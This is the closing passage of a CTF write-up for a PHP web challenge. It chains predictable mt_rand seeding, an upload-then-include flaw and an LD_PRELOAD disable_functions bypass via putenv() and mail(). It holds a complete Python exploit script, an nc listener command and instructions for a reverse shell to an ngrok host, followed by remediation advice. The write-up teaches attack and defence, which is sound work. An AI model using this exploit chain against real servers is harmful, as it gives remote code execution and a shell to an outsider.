
Flag: SparkCTF{wh3r3_3vr3yth1ng_st4rt3d}
The Solver
Recon first: pop phpinfo() with the output #7 prediction from Step 2 and confirm mail() and putenv() are alive. That check is mandatory; if either is missing, the whole LD_PRELOAD route is dead and you have to look for another primitive. Assuming phpinfo gave us the green light, the final solver does four things, in this order:
- Uploads
shell.phpand pullsPID:mt_randout of the upload response (not a separate GET, that’s the race I was talking about). - Brute forces the seed in a
now ± 300window by asking PHP CLI for the first output of each candidate seed. - Replays the sequence: first call, five burnt calls, seventh call = filename. Sanity-checks the replay against the leaked output before using it.
- Requests
?pinpaw=<predicted name>to trigger the include, while anclistener waits for the reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
import re
import subprocess
import sys
import time

import requests

TARGET = "http://localhost:8080"
REV_HOST = "5.tcp.eu.ngrok.io"
REV_PORT = 20559


def php(code):
    r = subprocess.run(["php", "-r", code], capture_output=True, text=True)
    if r.returncode != 0:
        print(r.stderr)
        sys.exit(1)
    return r.stdout.strip()


def recover_seed(first):
    now = int(time.time())
    for seed in range(now - 300, now + 301):
        if php("mt_srand(%d); echo mt_rand();" % seed) == str(first):
            return seed
    return None


def leak(response):
    m = re.findall(r"(\d+):(\d+)", response)
    if not m:
        print("[-] no PID:mt_rand() leak found")
        sys.exit(1)
    return m[-1]


with open("shell.php", "rb") as f:
    shell = f.read()

r = requests.post(TARGET, files={"f": ("shell.php", shell, "application/x-php")})
pid, first = leak(r.text)
first = int(first)
print("[+] upload request pid=%s first=%d" % (pid, first))

seed = recover_seed(first)
if seed is None:
    print("[-] seed not recovered, widen the window")
    sys.exit(1)
print("[+] seed=%d" % seed)

seq = php(
    "mt_srand(%d); $a = mt_rand();"
    "for ($i = 0; $i < 5; $i++) { mt_rand(); }"
    "$b = mt_rand(); echo $a . ':' . $b;" % seed
)
check, name = seq.split(":")
if int(check) != first:
    print("[-] sanity check failed, PRNG clone is wrong")
    sys.exit(1)
print("[+] uploaded to uploads/%s.php" % name)

print("[*] triggering %s/?pinpaw=%s" % (TARGET, name))
r = requests.get(TARGET, params={"pinpaw": name})
print("[+] include status %s" % r.status_code)
Start an ngrok TCP tunnel (ngrok tcp 4444, so the public endpoint maps to your local 4444 listener), put that public endpoint in REV_HOST/REV_PORT and the same values in evil.c, recompile evil.so, regenerate evil.b64, rebuild shell.php, then fire:
1
2
nc -lvnp 4444
python3 solve.py
Local replay:
docker run -d --name 1101 -p 8080:80 1101, which is what everyhttp://localhost:8080URL here assumes. The reverse shell goes out to the ngrok endpoint compiled intoevil.c, so the container reaches it over the internet; point that at your own ngrok host/port and recompile before testing.

Why The Chain Works
| # | Primitive | Where | Why it matters |
|---|---|---|---|
| 1 | mt_srand(time()) | index.php:2 | PRNG seed is guessable, entire stream is reproducible |
| 2 | Leaked first output | index.php:4 | Identifies the exact seed in a ±300 window |
| 3 | ?help + phpinfo() | index.php:8 | Confirms live which dangerous functions are enabled (mail, putenv) |
| 4 | Upload filename from PRNG | index.php:11 | We can compute uploads/<name>.php before the server does |
| 5 | ?pinpaw include | index.php:16-24 | Executes our uploaded PHP even though nginx denies direct access |
| 6 | putenv() + mail() enabled | phpinfo() | LD_PRELOAD poisoning of the sendmail child |
| 7 | system() in a .so constructor | evil.c | disable_functions only applies to PHP-level calls |
| 8 | sendmail installed | Dockerfile | The process that loads our library |
| 9 | Flag file world-readable | Dockerfile | www-data can read it without privesc |
How To Actually Fix This
- Never seed a PRNG with time for anything security relevant. Use
random_int()/random_bytes()(CSPRNG) for filenames, tokens, and identifiers.mt_rand()is fine for games and simulations, not for security. - Don’t use user-uploadable files as includes. Ever. If you must include something, map an opaque server-side session ID to the file and validate the resolved path.
- Store uploads outside the webroot, serve them through a controlled handler, and disable execution in the upload directory at the web server and application layer.
- Treat
putenv(),mail(), andLD_PRELOADas a family. Allowingputenv()plus any function that spawns a process (includingmail()) is a fulldisable_functionsbypass. Removeputenv, or better, removemail(). disable_functionsis defense in depth, not a security boundary. It blocks PHP-level calls only. Native code loaded into a child process doesn’t care about yourphp.ini.- Don’t leave the punchline in the comments. The shipped
.iniliterally contains; Allow putenv for LD_PRELOAD. Players can’t see it, but it’s a spoiler for anyone handed the image.
Challenge Rating
Difficulty: ★★★☆☆
Fun: ★★★★★
Learning Value: ★★★★★
This one was my favorite kind of web challenge: nothing exotic, just three mild mistakes stacked until they spell RCE. PRNG prediction, a path restriction bypassed by an include, and a disable_functions escape through a shared library. Each piece is a classic on its own, and I clearly built it as a checklist of “things that look safe but aren’t”. My favorite touch is that phpinfo() is hidden behind the same PRNG prediction it protects: mandatory recon disguised as a bonus, and the only way to learn which functions survived.
Side note
The goal was to show players how a few small PHP tweaks, each one harmless-looking on its own, chain together into full RCE, and to make them get there the old-fashioned way: open the docs, read what mt_srand(), putenv(), mail(), and disable_functions actually do, and understand why the chain works instead of just pasting a payload that some blog post handed them.
Every piece here is documented behavior, not magic. The PRNG is predictable because the manual says so. mail() shells out to sendmail because the manual says so. The include is right there in the leaked source. I wanted the “aha” moment to come from actually understanding what each function does and why it works at the process level, so that the knowledge sticks long after the flag is submitted.
That was the challenge: not trivia, not a guessing game, just PHP being PHP and players learning to read it properly.
Hashtags
#SparkCTF #WebSecurity #PHP #PRNG #MT19937 #LDPRELOAD #DisableFunctions #RCE #Nginx #CTF #Writeup